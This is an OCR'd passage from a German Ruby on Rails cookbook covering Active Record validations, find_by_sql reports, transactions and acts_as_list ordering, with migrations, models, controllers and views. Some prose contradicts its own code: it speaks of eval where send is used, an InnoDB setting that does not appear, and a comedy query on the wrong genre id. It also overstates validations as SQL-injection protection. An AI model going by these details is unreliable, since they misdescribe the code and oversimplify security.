


Abbildung 3-3: Buch-Editierformular mit Dropdown-Menü der Inserts

Siehe auch

- Rezept 5.12, »Ein Web-Formular mit Formular-Helpern erzeugen«

3.11 Datenintegrität über Active Record-Validierungen erzwingen

Problem

Die Nutzer Ihrer Anwendung werden bei der Eingabe von Informationen in die Formulare Fehler machen. Letztendlich wären sie keine Anwender, wenn sie keine Fehler machen würden. Aus diesem Grund wollen Sie die Formulardaten validieren, ohne Unmengen langweiligen Fehlerprüfungs-Codes entwickeln zu müssen. Weil Sie sicherheitsbewusst sind, wollen Sie eine Validierung auf dem Server vornehmen und Sie wollen natürlich Angriffe wie eine SQL-Injection unterbinden.

Lösung

Active Record bietet einen umfangreichen Satz integrierter Methoden zur Fehlervalidierung an, die es leicht machen, gültige Daten zu erzwingen.

Lassen Sie uns ein Formular aufbauen, um die folgende students-Tabelle aufzufüllen:

```
mysql> desc students;
+----------------+-------------+------+-----+---------+----------------+
| Field          | Type        | Null | Key | Default | Extra          |
+----------------+-------------+------+-----+---------+----------------+
| id             | int(11)     |      | PRI | NULL    | auto_increment |
| student_number | varchar(80) | YES  |     | NULL    |                |
| first_name     | varchar(80) | YES  |     | NULL    |                |
| last_name      | varchar(80) | YES  |     | NULL    |                |
| class_level    | varchar(10) | YES  |     | NULL    |                |
| email          | varchar(200)| YES  |     | NULL    |                |
+----------------+-------------+------+-----+---------+----------------+
6 rows in set (0.00 sec)
```

Wir wollen sicherstellen, dass student_number tatsächlich eine Nummer ist, dass class_level eine gültige Klasse ist (z.B. Freshman, Sophomore etc.) und das email eine gültige E-Mail-Adresse enthält. Die drei Methodenaufrufe in der nachfolgenden Student-Klasse übernehmen diese drei Validierungen:

```
class Student < ActiveRecord::Base

  validates_numericality_of :student_number

  validates_inclusion_of :class_level,
      :in => %w( Freshmen Sophomore Junior Senior),
      :message=>"gültige Werte: Freshmen, Sophomore, Junior oder Senior"

  validates_format_of :email, :with =>
      /^([^@\s]+)@((?:[-a-z0-9]+\.)+[a-z]{2,})$/i
end
```

Nun müssen wir dem Benutzer entsprechende Fehlermeldungen präsentieren, falls er ungültige Daten eingeben sollte. Am Anfang der *students/new.rhtml* plazieren wir einen Aufruf von error_messages_for und übergeben ihr das zu validierende Modell (in diesem Fall also (student). Um feldbezogene Fehlermeldungen zu demonstrieren, ruft das Class level-Feld error_message_on auf. Diese Methode verlangt sowohl das Modell, als auch das Feld als Argumente.

```
<h1>New student</h1>

<% form_tag :action => 'create' do %>
  <style> .blue { color: blue; } </style>

  <%= error_messages_for 'student' %>

  <p><label for="student_student_number">Student number</label>;
  <%= text_field 'student', 'student_number'  %></p>

  <p><label for="student_first_name">First name</label>;
  <%= text_field 'student', 'first_name'  %></p>

  <p><label for="student_last_name">Last name</label>;
  <%= text_field 'student', 'last_name'  %></p>
```

```
  <p><label for="student_class_level">Class level</label>;
  <%= error_message_on :student, :class_level, "Class level ", "", "blue" %>
  <%= text_field 'student', 'class_level'  %></p>

  <p><label for="student_email">Email</label>;
  <%= text_field 'student', 'email'  %></p>

  <%= submit_tag "Create" %>
<% end %>

<%= link_to 'Back', :action => 'list' %>
```

Diskussion

Abbildung 3-4 zeigt was passiert, wenn der Benutzer die Daten für einen neuen Studenten falsch eingibt.




Abbildung 3-4: Create-View für Studenten mit Fehlermeldung

Die Lösung verwendet drei Validierungsmethoden, die fest in Active Record integriert sind. Wenn Sie in der folgenden Liste keine Validierungsmethode finden, die Ihren Ansprüchen entspricht, können Sie eine eigene entwickeln.

- `validates_acceptance_of`
- `validates_associated`
- `validates_confirmation_of`
- `validates_each`
- `validates_exclusion_of`
- `validates_format_of`
- `validates_inclusion_of`
- `validates_length_of`
- `validates_numericality_of`
- `validates_presence_of`
- `validates_size_of`
- `validates_uniqueness_of`

Abbildung 3-4 gibt Fehlermeldungen im `errorExplanation`-Stil aus, der in *scaffold.css* definiert ist. Wenn das in etwa dem entspricht, wie Sie Fehlermeldungen ausgeben wollen, können Sie ihre eigenen Korrekturen an den Standard-Stilen vornehmen. Wenn Sie die Behandlung von Fehlermeldungen komplett anpassen müssen (z.B. um eine E-Mail zu versenden), können Sie direkt auf die `object.errors`-Instanz zugreifen und Ihre eigene strukturierte Ausgabe erzeugen.

Beachten Sie, dass wir nichts besonderes tun müssen, um SQL-Injection-Angriffe zu verhindern. Es reicht aus zu wissen, dass `student_number` tatsächlich numerisch ist, das die `Student`-Klasse einer der vier erlaubten Strings ist und das die E-Mail-Adresse unserem regulären Ausdruck entspricht. Es wird verdammt schwer, SQL-Code in diese Anwendung einzuschleusen.

Siehe auch

- Active Record-Validierungen, *http://api.rubyonrails.com/classes/ActiveRecord/Validations.html*

3.12 Eigene Queries ausführen mit find_by_sql

Problem

Sie haben Active Records `find`-Methode sowie die dynamischen, Attribut-basierten Finder für einfache Queries verwendet. So praktisch diese Methoden auch sind, manchmal gibt

es kein besseres Tools als SQL für komplexe Datenbankabfragen. Sie möchten SQL-Nutzen, um einen Report aus Ihrer Datenbank zu generieren und die Ergebnisse dieser Query in einem Array von Active Record-Objekten festhalten.

Lösung

Sie besitzen eine Datenbank mit Film- und Genre-Tabellen. Die `movies`-Tabelle enthält Verkaufsdaten für jeden Film. Die folgende Migration richtet diese Tabellen ein und füllt sie mit einigen Daten:

db/migrate/001_build_db.rb:

```
class BuildDb < ActiveRecord::Migration
  def self.up
    create_table :genres do |t|
      t.column :name,        :string
    end
    create_table :movies do |t|
      t.column :genre_id,    :integer
      t.column :name,        :string
      t.column :sales,       :float
      t.column :released_on, :date
    end

    genre1 = Genre.create :name => 'Action'
    genre2 = Genre.create :name => 'Biography'
    genre3 = Genre.create :name => 'Comedy'
    genre4 = Genre.create :name => 'Documentary'
    genre5 = Genre.create :name => 'Family'

    Movie.create :genre_id => genre1,
                 :name => 'Mishi Kobe Niku',
                 :sales => 234303.32,
                 :released_on => '2006-11-01'
    Movie.create :genre_id => genre3,
                 :name => 'Ikura',
                 :sales => 8161239.20,
                 :released_on => '2006-10-07'
    Movie.create :genre_id => genre2,
                 :name => 'Queso Cabrales',
                 :sales => 3830043.32,
                 :released_on => '2006-08-03'
    Movie.create :genre_id => genre4,
                 :name => 'Konbu',
                 :sales => 4892813.28,
                 :released_on => '2006-08-08'
    Movie.create :genre_id => genre1,
                 :name => 'Tofu',
                 :sales => 13298124.13,
                 :released_on => '2006-06-15'
```

```
    Movie.create :genre_id => genre2,
                 :name => 'Genen Shouyu',
                 :sales => 2398229.12,
                 :released_on => '2006-06-20'
    Movie.create :genre_id => genre3,
                 :name => 'Pavlova',
                 :sales => 4539410.59,
                 :released_on => '2006-06-12'
    Movie.create :genre_id => genre1,
                 :name => 'Alice Mutton',
                 :sales => 2038919.83,
                 :released_on => '2006-02-21'
  end

  def self.down
    drop_table :movies
    drop_table :genres
  end
end
```

Richten Sie die 1-zu-M-Beziehung zwischen `genres` und `movies` mit den folgenden Modelldefinitionen ein:

app/models/movie.rb:

```
class Movie < ActiveRecord::Base
  belongs_to :genre
end
```

app/models/genre.rb:

```
class Genre < ActiveRecord::Base
  has_many :movies
end
```

Im `MoviesController` rufen Sie die `find_by_sql`-Methode der `Movie`-Klasse auf. Sie können die Ergebnisse im Array `@report` speichern.

app/controllers/movies_controller.rb:

```
class MoviesController < ApplicationController
  def report
    @report = Movie.find_by_sql("
      select
          g.name as genre_name,
          format(sum(m.sales),2) as total_sales
      from movies m
      join genres g
          on m.genre_id = g.id
      where m.released_on > '2006-08-01'
      group by g.name
      having sum(m.sales) > 3000000
    ")
  end
end
```

Der View fügt den Report dann in HTML-Code ein:

app/views/movies/report.rhtml:

```
<h1>Report</h1>

<table border="1">
  <tr>
    <th>Genre</th>
    <th>Total Sales</th>
  </tr>
  <% for item in @report %>
    <tr>
      <td><%= item.genre_name %></td>
      <td>$<%= item.total_sales %></td>
    </tr>
  <% end %>
</table>
```

Diskussion

Die `report`-Methode im `MoviesController` ruft die `find_by_sql`-Methode auf, die jede gültige SQL-Anweisung ausführt. Die `find_by_sql`-Methode gibt die Attribute zurück, die in der select-Klausel der SQL-Query stehen. In diesem Fall werden sie in einem Instanzarray festgehalten und stehen so dem report-View für die Ausgabe zur Verfügung.

Beachten Sie, dass die Modellklassen-Definitionen für die Ausführung von `find_by_sql` nicht benötigt werden. `find_by_sql` führt einfach eine beliebige SQL-Query über Ihre Datenbank aus. Die Query selbst weiss nichts über Ihre Active Record-Modellklassen.

Abbildung 3-5 zeigt die Ausgabe des Reports über Filmverkäufe nach Genre.

Es ist wichtig daran zu denken, dass Active Record nicht als Ersatz für SQL gedacht ist, sondern nur eine bequeme Syntax für einfache Attribut- und Assoziations-Lookups bieten soll. SQL ist ein ausgezeichnetes Werkzeug für die Abfrage einer relationalen Datenbank. Wenn Sie sich plötzlich inmitten komplexer Joins über ein halbes Dutzend oder mehr Tabellen wiederfinden, oder wenn es Ihnen angenehmer ist, ein Problem einfach mit SQL zu lösen, dann ist das völlig in Ordnung.

Wenn Sie mit komplexen Queries arbeiten, wäre es schön, diese innerhalb der Anwendung nicht ständig wiederholen zu müssen. Eine gute Vorgehensweise besteht darin, eigene Accessor-Methoden in Ihre Modelle einzufügen. Diese Methoden erledigen die Queries, die Sie mehr als einmal nutzen. Hier eine Methode, die wir in die `Movie`-Klasse eingefügt haben. Wir haben Sie `find_comedies` genannt:

```
class Movie < ActiveRecord::Base
  belongs_to :genre
  def self.find_comedies()
    find_by_sql("select * from movies where genre_id = 2")
  end
end
```




Abbildung 3-5: Ergebnis eines einfachen Reports mit find_by_sql

Sie können diese Methode über die Rails-Konsole testen:

```
>> Movie.find_comedies
=> [#<Movie:0x40927b20 @attributes={"name"=>"Queso Cabrales",
"genre_id"=>"2", "sales"=>"3.83004e+06", "released_on"=>"2006-08-03",
"id"=>"3"}>, #<Movie:0x40927ae4 @attributes={"name"=>"Genen Shouyu",
"genre_id"=>"2", "sales"=>"2.39823e+06", "released_on"=>"2006-06-20",
"id"=>"6"}>]
```

Beachten Sie, dass `find_by_sql` ein Array mit IDs zurückliefert. Dieses Array wird an die `find`-Methode übergeben, die wiederum ein Array der `Movie`-Objekte zurückgibt.

Siehe auch

- Rezept 3.7, »Datensätze mittels find abrufen«

3.13 Schutz vor Race Conditions bei Transaktionen

Problem

Sie haben eine Shopping-Anwendung, die Artikel in einen Warenkorb einfügt und diese dann aus dem Inventar entfernt. Diese beiden Schritte sind Teil einer einzelnen Operation.

Sowohl die Anzahl der Artikel im Warenkorb, als auch die im Inventar verbleibende Menge wird in separaten Tabellen in einer Datenbank festgehalten. Sie erkennen die Möglichkeit, dass beim Kauf einer großen Menge eines Artikels die Bestellung nicht verarbeitet werden kann, wenn keine ausreichende Menge des Artikels auf Lager liegt.

Sie könnten versuchen das zu verhindern, indem Sie die verfügbare Anzahl prüfen, bevor Sie den Artikel in den Warenkorb aufnehmen. Allerdings ist es immer noch möglich, dass ein anderer Benutzer zwischen der Prüfung und dem Eintrag in den Warenkorb die verfügbare Menge eines Artikels verkleinert.

Sie wollen sicherstellen, das bei einer nicht ausreichenden Menge eines Artikels die ursprüngliche Menge im Lager wiederhergestellt wird. Mit anderen Worten wollen Sie, dass beide Operationen erfolgreich abgeschlossen werden, anderenfalls wollen Sie keine Änderungen vornehmen.

Lösung

Verwenden Sie Active Record-Transaktionen.

Zuerst legen Sie eine einfache Datenbank an, die die Artikel im Warenkorb und die im Inventar verbleibenden Artikel festhält. Wir füllen die Inventar-Tabelle mit 50 Laptops auf. Hierzu nutzen wir die folgende Migration:

db/migrate/001_build_db.rb:

```
class BuildDb < ActiveRecord::Migration
  def self.up

    create_table :cart_items do |t|
      t.column :user_id, :integer
      t.column :name, :string
      t.column :quantity, :integer, { :default => 0 }
    end

    create_table :inventory_items do |t|
      t.column :name, :string
      t.column :on_hand, :integer
    end

    InventoryItem.create :name => "Laptop",
                         :on_hand => 50
  end

  def self.down
    drop_table :cart_items
    drop_table :inventory_items
  end
end
```

Bauen Sie ein Modell für das Inventar auf, dass Artikel aus der gerade aktuellen Menge entfernt. Fügen Sie eine Validierungsmethode ein, die sicherstellt, dass der fragliche Artikel im Inventar nicht negativ werden kann.

app/models/inventory_item.rb:

```
class InventoryItem < ActiveRecord::Base

  def subtract_from_inventory(total)
    self.on_hand -= total
    self.save!
    return self.on_hand
  end

  protected
    def validate
      errors.add("on_hand", "darf nicht negativ sein") unless on_hand >= 0
    end
end
```

Als Nächstes legen Sie ein Warenkorbmodell mit einer Accessor-Methode für das Einfügen von Artikeln an:

app/models/cart_item.rb:

```
class CartItem < ActiveRecord::Base

  def add_to_cart(qty)
    self.quantity += qty
    self.save!
    return self.quantity
  end
end
```

Im `CartController` legen Sie eine Methode an, die fünf Laptops in die Shoppingcart aufnimmt. Übergeben Sie einen Block mit den dazugehörigen Operationen an die Active Record transaction-Methode. Darüber hinaus versehen wir diese Transaktion mit einer Ausnahmebehandlung.

app/controllers/cart_controller.rb:

```
class CartController < ApplicationController

  def add_items
    item = params[:item] || "Laptop"
    quantity = params[:quantity].to_i || 5
    @new_item = CartItem.find_or_create_by_name(item)
    @inv_item = InventoryItem.find_by_name(@new_item.name)

    begin
      CartItem.transaction(@new_item, @inv_item) do
        @new_item.add_to_cart(quantity)
        @inv_item.subtract_from_inventory(quantity)
      end
```

```
    rescue
      flash[:error] = "Leider haben wir keine #{quantity} Stück dieses Artikels mehr auf Lager!"
      render :action => "add_items"
      return
    end
  end
end
```

Abschließend legen wir einen View für an, der die Anzahl der Artikel im Warenkorb und der auf Lager verbliebenen Artikel ausgibt. Gleichzeitig gibt er auch ein Formular aus, um weitere Artikel aufzunehmen:

app/views/cart/add_items.rhtml:

```
<h1>Simple Cart</h1>

<% if flash[:error] %>
  <p style="color: red; font-weight: bold;"><%= flash[:error] %></p>
<% end %>

<p>Items in cart: <b><%= @new_item.quantity %></b>
<%= @new_item.name.pluralize %><p>

<p>Items remaining in inventory: <b><%= @inv_item.on_hand %></b>
<%= @inv_item.name.pluralize %><p>

<form action="add_items" method="post">
  <input type="text" name="quantity" value="1" size="2">
  <select name="item">
    <option value="Laptop">Laptop</option>
  </select>
  <input type="submit" value="Add to cart">
</form>
```

Diskussion

Die Lösung verwendet Active Record-Transaktionen, um sicherzustellen, dass alle Operationen innerhalb des Transaktionsblocks erfolgreich ausgeführt werden oder keine davon.

In der Lösung sorgen die Modelldefinitionen dafür, dass die fraglichen Mengen inkrementiert bzw. dekrementiert werden. Die von Active Record bereitgestellte `save!`-Methode bestätigt das veränderte Objekt in der Datenbank. `save!` unterscheidet sich von `save`, da es eine `RecordInvalid`-Ausnahme auslöst, wenn das Speichern fehlschlägt, statt einfach nur `false` zurückzugeben. Der `rescue`-Block im `CartController` fängt (im Falle eines Falles) den Fehler ab. Dieser Block definiert die Fehlermeldung, die an den Benutzer gesendet wird.

Bei der Übergabe eines Codeblocks kümmert sich die `transaction`-Methode bei einem Fehler um das Rollback partieller Datenbankänderungen durch den Code. Um die in die Transaktion verwickelten Objekte in ihren Originalzustand zurückzuführen, übergeben Sie sie zusammen mit dem Codeblock an den `transaction`-Aufruf.

Abbildung 3-6 zeigt die Ausgabe unserer einfachen Warenkorb nach einem erfolgreichen »Add to Cart«-Versuch.




Abbildung 3-6: Ein erfolgreich in den Warenkorb eingefügter und aus dem Lager entfernter Laptop

Am `mysql`-Prompt können Sie prüfen, ob sich die Mengen wie erwartet verändert haben. Noch wichtiger ist aber, dass Sie dadurch bestätigen können, dass bei einem Fehler tatsächlich ein Rollback der Änderungen erfolgt.

```
mysql> select quantity, on_hand from cart_items ci, inventory_items ii where
ci.name = ii.name;
+----------+---------+
| quantity | on_hand |
+----------+---------+
|       32 |      18 |
+----------+---------+
1 row in set (0.01 sec)
```

Abbildung 3-7 zeigt, was passiert, wenn man versucht, mehr zu bestellen, als auf Lager liegt.




Abbildung 3-7: Ergebnis einer fehlgeschlagenen Transaktion

Ganz offensichtlich erfolgte ein Rollback von `quantity`, weil die Dekrementierung von `on_hand` nicht validiert werden konnte:

```
mysql> select quantity, on_hand from cart_items ci, inventory_items ii where
ci.name = ii.name;
+----------+---------+
| quantity | on_hand |
+----------+---------+
|       50 |       0 |
+----------+---------+
1 row in set (0.01 sec)
```

Damit Active Record-Transaktionen funktionieren können, muss die Datenbank Transaktionen unterstützen. Die Standard-Datenbank-Engine von MySQL ist MyISAM, die Transaktionen nicht unterstützt. Die Lösung legt daher in den Anweisungen zur Generierung der Tabellen fest, dass MySQL die InnoDB-Engine verwenden soll. InnoDB unterstützt Transaktionen. Wenn Sie mit PostgreSQL arbeiten, verfügen Sie standardmäßig über Transaktionsunterstützung.

Siehe auch

- Die API-Dokumentation von Rails für `ActiveRecord::Transactions` unter *http://api.rubyonrails.com/classes/ActiveRecord/Transactions/ClassMethods.html*

3.14 Ein Modell mit acts_as_list um Sortierfähigkeiten erweitern

Problem

Sie müssen die Daten in einer Tabelle darstellen, die nach einer Spalte der Tabelle sortiert ist.

Zum Beispiel schreiben Sie gerade ein Buch und verwenden eine Datenbank, um den Inhalt des Buches nachzuhalten. Sie kennen größtenteils die Kapitel des Buches, aber deren Reihenfolge kann sich noch ändern. Sie wollen die Kapitel in einer geordneten Liste festhalten, die mit einem Buch-Datensatz verknüpft ist. Jedes Kapitel muss innerhalb des Inhaltsverzeichnisses eines Buches neu angeordnet werden können.

Lösung

Zuerst richten Sie eine Datenbank mit Büchern und Kapiteln ein. Die folgende Migration fügt ein erstes Buch ein sowie einige mit ihm verknüpfte Rezepte:

db/migrate/001_build_db.rb:

```
class BuildDb < ActiveRecord::Migration
  def self.up

    create_table :books do |t|
      t.column :name, :string
    end

    mysql_book = Book.create :name => 'MySQL Cookbook'
    create_table :chapters do |t|
      t.column :book_id, :integer
      t.column :name, :string
      t.column :position, :integer
    end

    Chapter.create :book_id => mysql_book.id,
                   :name => 'Using the mysql Client Program',
                   :position => 1
    Chapter.create :book_id => mysql_book.id,
                   :name => 'Writing MySQL-Based Programs',
                   :position => 2
    Chapter.create :book_id => mysql_book.id,
                   :name => 'Record Selection Techniques',
                   :position => 3
    Chapter.create :book_id => mysql_book.id,
                   :name => 'Working with Strings',
                   :position => 4
    Chapter.create :book_id => mysql_book.id,
                   :name => 'Working with Dates and Times',
                   :position => 5
    Chapter.create :book_id => mysql_book.id,
                   :name => 'Sorting Query Results',
                   :position => 6
    Chapter.create :book_id => mysql_book.id,
                   :name => 'Generating Summaries',
                   :position => 7
    Chapter.create :book_id => mysql_book.id,
                   :name => 'Modifying Tables with ALTER TABLE',
                   :position => 8
    Chapter.create :book_id => mysql_book.id,
                   :name => 'Obtaining and Using Metadata',
                   :position => 9
    Chapter.create :book_id => mysql_book.id,
                    :name => 'Importing and Exporting Data',
                    :position => 10
  end

  def self.down
    drop_table :chapters
    drop_table :books
  end
end
```

Richten Sie die 1-zu-M-Beziehung ein, und fügen Sie die `acts_as_list`-Deklaration in die `Chapter`-Modelldefinition ein:

app/models/book.rb:

```
class Book < ActiveRecord::Base
  has_many :chapters, :order => "position"
end
```

app/models/chapter.rb:

```
class Chapter < ActiveRecord::Base
  belongs_to :book
  acts_as_list :scope => :book
end
```

Als Nächstes geben Sie eine Liste der Kapitel aus. Hierzu nutzen Sie `link_to`, um Links einzufügen, die die Neuanordnung der Kapitel innerhalb des Buches erlauben:

app/views/chapters/list.rhtml:

```
<h1><%= @book.name %> Contents:</h1>

<ol>
  <% for chapter in @chapters %>
    <li>
      <%= chapter.name %>
      <i>[ move:
      <% unless chapter.first? %>
        <%= link_to "up", { :action => "move",
                            :method => "move_higher",
                            :id => params["id"],
                            :ch_id => chapter.id } %>

        <%= link_to "top", { :action => "move",
                             :method => "move_to_top",
                             :id => params["id"],
                             :ch_id => chapter.id } %>
      <% end %>

      <% unless chapter.last? %>
        <%= link_to "down", { :action => "move",
                              :method => "move_lower",
                              :id => params["id"],
                              :ch_id => chapter.id } %>
        <%= link_to "bottom", { :action => "move",
                                :method => "move_to_bottom",
                                :id => params["id"],
                                :ch_id => chapter.id } %>
      <% end %>
      ]</i>
    </li>
  <% end %>
</ol>
```

Die list-Methode des ChaptersControllers lädt die Daten, die im View dargestellt werden sollen. Die move-Methode verarbeitet die Repositionierungsaktionen. Sie wird aufgerufen, wenn der Benutzer einen der Links up, down, top oder bottom anklickt.

app/controllers/chapters_controller.rb:

```
class ChaptersController < ApplicationController

  def list
    @book = Book.find(params[:id])
    @chapters = Chapter.find(:all,
                             :conditions => ["book_id = %d", params[:id]],
                             :order => "position")
  end

  def move
    if ["move_lower","move_higher","move_to_top",
        "move_to_bottom"].include?(params[:method]) \
          and params[:ch_id] =~ /^\d+$/
      Chapter.find(params[:ch_id]).send(params[:method])
    end
    redirect_to(:action => "list", :id => params[:id])
  end
end
```

Diskussion

Die Lösung ermöglicht Ihnen, Kapitel-Objekte in einer Liste zu sortieren und neu anzuordnen. Der erste Schritt besteht darin, eine 1-zu-M-Beziehung zwischen Büchern und Kapiteln aufzubauen. In diesem Fall wird der Klassenmethode has_many das zusätzliche Argument :order übergeben. Dieses legt fest, welche Kapitel durch die position-Spalte der Kapitel-Tabelle sortiert werden sollen.

Das Chapter-Modell ruft die acts_as_list-Methode auf, die den chapter-Instanzen eine Reihe von Methoden zur Verfügung stellt, mit deren Hilfe die Position relativ zueinander untersucht und verändert werden kann. Die Option :scope legt fest, dass die Kapitel nach Buch sortiert werden sollen, d.h., wenn Sie ein weiteres Buch (mit eigenen Kapiteln) in die Datenbank aufnehmen, ist die Anordnung dieser neuen Kapitel unabhängig von den anderen Kapiteln der Tabelle.

Der View gibt die geordnete Liste der Kapitel aus, jedes mit eigenen Links, die dem Benutzer die Neuanordnung der Liste erlauben. Der up-Link, der bei allen außer dem ersten Kapitel erscheint, wird durch einen Aufruf von link_to generiert und ruft die move-Aktion des ChaptersControllers auf. move ruft eval für einen String auf, der dann als Ruby-Code ausgeführt wird. Der an eval übergebene String interpoliert :ch_id und :method aus der move-Argumentliste. Das Ergebnis dieses Aufrufs von eval ist, dass ein chapter-Objekt zurückgeliefert wird und dessen Bewegungsbefehle ausgeführt werden. Danach wird der Request auf das aktualisierte Kapitel-Listing weitergeleitet.

Abbildung 3-8 zeigt eine sortierbare Liste der Kapitel unserer Lösung.




Abbildung 3-8: Eine sortierbare Liste der Kapitel per acts_as_list

Weil `move` vom Benutzer bereitgestellte Parameter in `eval` verwendet, werden einige Sicherheitsprüfungen durchgeführt, um sicherzugehen, dass möglicherweise bösartiger Code nicht ausgeführt werden kann.

Die folgenden Instanzmethoden sind für die Objekte eines Modells verfügbar, das »als Liste agierend« deklariert wurde:

- `decrement_position`
- `first?`
- `higher_item`
- `in_list?`
- `increment_position`
- `insert_at`
- `last?`
- `lower_item`
- `move_higher`
- `move_lower`
- `move_to_bottom`
- `move_to_top`
- `remove_from_list`

Siehe auch

